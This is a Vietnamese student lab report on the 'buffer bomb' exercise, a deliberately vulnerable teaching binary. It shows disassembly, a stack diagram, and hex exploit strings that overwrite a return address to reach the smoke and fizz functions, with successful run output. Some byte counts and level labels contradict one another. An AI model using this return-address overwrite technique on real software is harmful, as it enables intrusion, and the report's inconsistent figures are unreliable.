

BÁO CÁO THỰC HÀNH

Môn học: Lập trình hệ thống

Kỳ báo cáo: Buổi 06

Tên chủ đề: Buffer Overflow Attack (Buffer Bomb)

GVHD: Đỗ Thị Hương Lan

Ngày báo cáo: 21/06/2022

1. THÔNG TIN CHUNG:

Lớp: NT209.M21.ATCL

STT	Họ và tên	MSSV	Email
1	Trương Đình Trọng Thanh	20520766	20520766@gm.uit.edu.vn
2	Trần Đức Minh	20521617	20521617@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá
1	Level 0	100%
2	Level 1	100%
3	Level 2	0%
4	Level 3	0%

BÁO CÁO CHI TIẾT

1. Level 1

E1.1: Vẽ stack hàm getbuf() để xác định vị trí chuỗi buf lưu input

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

Hàm `getbuf()`: có mã assembly ở địa chỉ 0x802F2A25

```
.text:802F2A24 ; ===== S U B R O U T I N E =====
.text:802F2A24
.text:802F2A24 ; Attributes: bp-based frame
.text:802F2A24
.text:802F2A24 public getbufn
.text:802F2A24 getbufn proc near ; CODE XREF: testn+E1p
.text:802F2A24 var_208 = byte ptr -208h
.text:802F2A24
.text:802F2A24 push ebp
.text:802F2A25 mov ebp, esp
.text:802F2A27 sub esp, 208h
.text:802F2A2D sub esp, 0Ch
.text:802F2A30 lea eax, [ebp+var_208]
.text:802F2A36 push eax
.text:802F2A37 call Gets
.text:802F2A3C add esp, 10h
.text:802F2A3F mov eax, 1
.text:802F2A44 leave
.text:802F2A45 retn
.text:802F2A45 getbufn endp
.text:802F2A45
.text:802F2A46
.text:802F2A46 ; ===== S U B R O U T I N E =====
```

Stack:

	Ebp + 4	Return address
	Ebp	
	...	
Eax	Ebp - 520	Buf
	...	
	Ebp - 532	
	Ebp - 536	
Esp		

E1.2: Xác định đặc điểm của chuỗi exploit nhằm ghi đè lên địa chỉ trả về của hàm

getbuf:- Kết nối giữa IDAPro và Linux để kiểm tra từng dòng code

- Chuỗi exploit cần có kích thước bao nhiêu bytes?

=> Chuỗi exploit cần có kích thước 48 bytes.

- 4 bytes ghi đè lên 4 bytes địa chỉ trả về sẽ nằm ở vị trí nào trong chuỗi exploit?
- => 4 bytes ghi đè lên 4 bytes địa chỉ trả về sẽ nằm ở vị trí 4 bytes cuối trong chuỗi exploit.

E1.3: Xác định địa chỉ hàm smoke để làm 4 bytes ghi đè lên địa chỉ trả về.

```


text:802F224B ; ===== S U B R O U T I N E =====
text:802F224B
text:802F224B ; Attributes: noreturn bp-based frame
text:802F224B
text:802F224B         public smoke
text:802F224B smoke    proc near
text:802F224B         push     ebp
text:802F224C         mov      ebp, esp
text:802F224E         sub      esp, 8
text:802F2251         sub      esp, 0Ch
text:802F2254         push     offset s          ; "Smoke!: You called smoke()"
text:802F2259         call     _puts
text:802F225E         add      esp, 10h
text:802F2261         sub      esp, 0Ch
text:802F2264         push     0
text:802F2266         call     validate
text:802F226B         add      esp, 10h
text:802F226E         sub      esp, 0Ch
text:802F2271         push     0                ; status
text:802F2273         call     _exit
text:802F2273 smoke    endp
text:802F2273
text:802F2278 ; -----

```

Địa chỉ hàm smoke: 0x802F224B

E1.4: Xây dựng chuỗi exploit với độ dài và nội dung đã xác định trước đó.

- Chuỗi exploit dài 48 bytes (với 44 bytes rác và 4 bytes địa chỉ cần ghi đè).
- Địa chỉ của hàm smoke là 0x802F224B, byte ordering Little Endian nên ta cần viết các byte lần lượt là 4B 22 2F 80.
- Các byte còn lại tùy ý nên ta nhập 524 bytes đầu là 00 (chỉ cần khác 0x0A) và 4 bytes cuối là 4B 22 2F 80.



E1.5: Thực hiện truyền chuỗi exploit cho bufbomb và báo cáo kết quả.

```
(trthanh@kalinux)-[~/Tài liệu/Lab6-LTHT/src-team-4]
$ ./bufbomb -u 07661617 < Level0.raw
Userid: 07661617
Cookie: 0x158dd48f
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

2. Level 1

E.2: Khai thác lỗ hổng để bufbomb thực thi đoạn code của fizz thay vì hàm test. Đồng thời truyền giá trị cookie của sinh viên làm tham số fizz.


```
.text:802F2278 ; -----
.text:802F2278
.text:802F2278 public fizz
.text:802F2278 fizz:
.text:802F2278     push    ebp
.text:802F2279     mov     ebp, esp
.text:802F227B     sub     esp, 8
.text:802F227E     mov     edx, [ebp+8]
.text:802F2281     mov     eax, ds:cookie
.text:802F2286     cmp     edx, eax
.text:802F2288     jnz     short loc_802F22AC
.text:802F228A     sub     esp, 8
.text:802F228D     push    dword ptr [ebp+8]
.text:802F2290     push    offset aFizzYouCalledF ; "Fizz!: You called fizz(0x%x)\n"
.text:802F2295     call    _printf
.text:802F229A     add     esp, 10h
.text:802F229D     sub     esp, 0Ch
.text:802F22A0     push    1
.text:802F22A2     call    validate
.text:802F22A7     add     esp, 10h
.text:802F22AA     jmp     short loc_802F22BF
.text:802F22AC ; -----
```

Địa chỉ hàm fizz: 0x802F2278.

- Chuỗi exploit dài 56 bytes (với 44 bytes rác ở đầu, 4 bytes địa chỉ hàm fizz + **4 bytes rác** + 4 bytes tham số đầu vào).


(Giải thích lý do cần 4 bytes rác in đậm: khi lệnh ret thực thi, con trỏ esp lúc này đang nằm ở return address của hàm getbuf, nếu gọi hàm fizz ngay sau đó thì lúc này ebp của fizz sẽ nằm tại return address (thu hồi stack frame của hàm getbuf và cấp phát cho hàm fizz), mssv (đối số) sẽ nằm ngay bên trên ebp của fizz và chương trình sẽ hiểu cookie là return address. Vì vậy nên cần thêm 4 bytes vào để vị trí nhập cookies sẽ là ebp + 8, chương trình sẽ hiểu đây là đối số của hàm fizz).

- Địa chỉ của hàm fizz là 0x802F2278, byte ordering Little Endian nên ta cần viết các byte lần lượt là 78 22 2F 80 và tham số đầu vào cookie có giá trị là 0x158DD48F (vừa lấy được ở level 0), ta cần viết 8F D4 8D 15.
- Các byte còn lại tùy ý nên ta nhập 524 bytes đầu là 00 (chỉ cần khác 0x0A), 4 bytes tiếp theo là 78 22 2F 80, 4 bytes kế nhập 01 và 4 bytes cuối cùng 8F D4 8D 15.



```
Level1 - Notepad
Tệp  Soạn thảo  Định dạng  Xem  Trợ giúp
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
78 22 2F 80
00 00 00 00
8F D4 8D 15
```

Kết quả:



```
(trthanh@kalinux)-[~/Tài liệu/Lab6-LTHT/src-team-4]
$ ./bufbomb -u 07661617 < Level1.raw
Userid: 07661617
Cookie: 0x158dd48f
Type string:Fizz!: You called fizz(0x158dd48f)
VALID
NICE JOB!
```

3. Level 2 (Bỏ)

4. Level 3 (Bỏ)

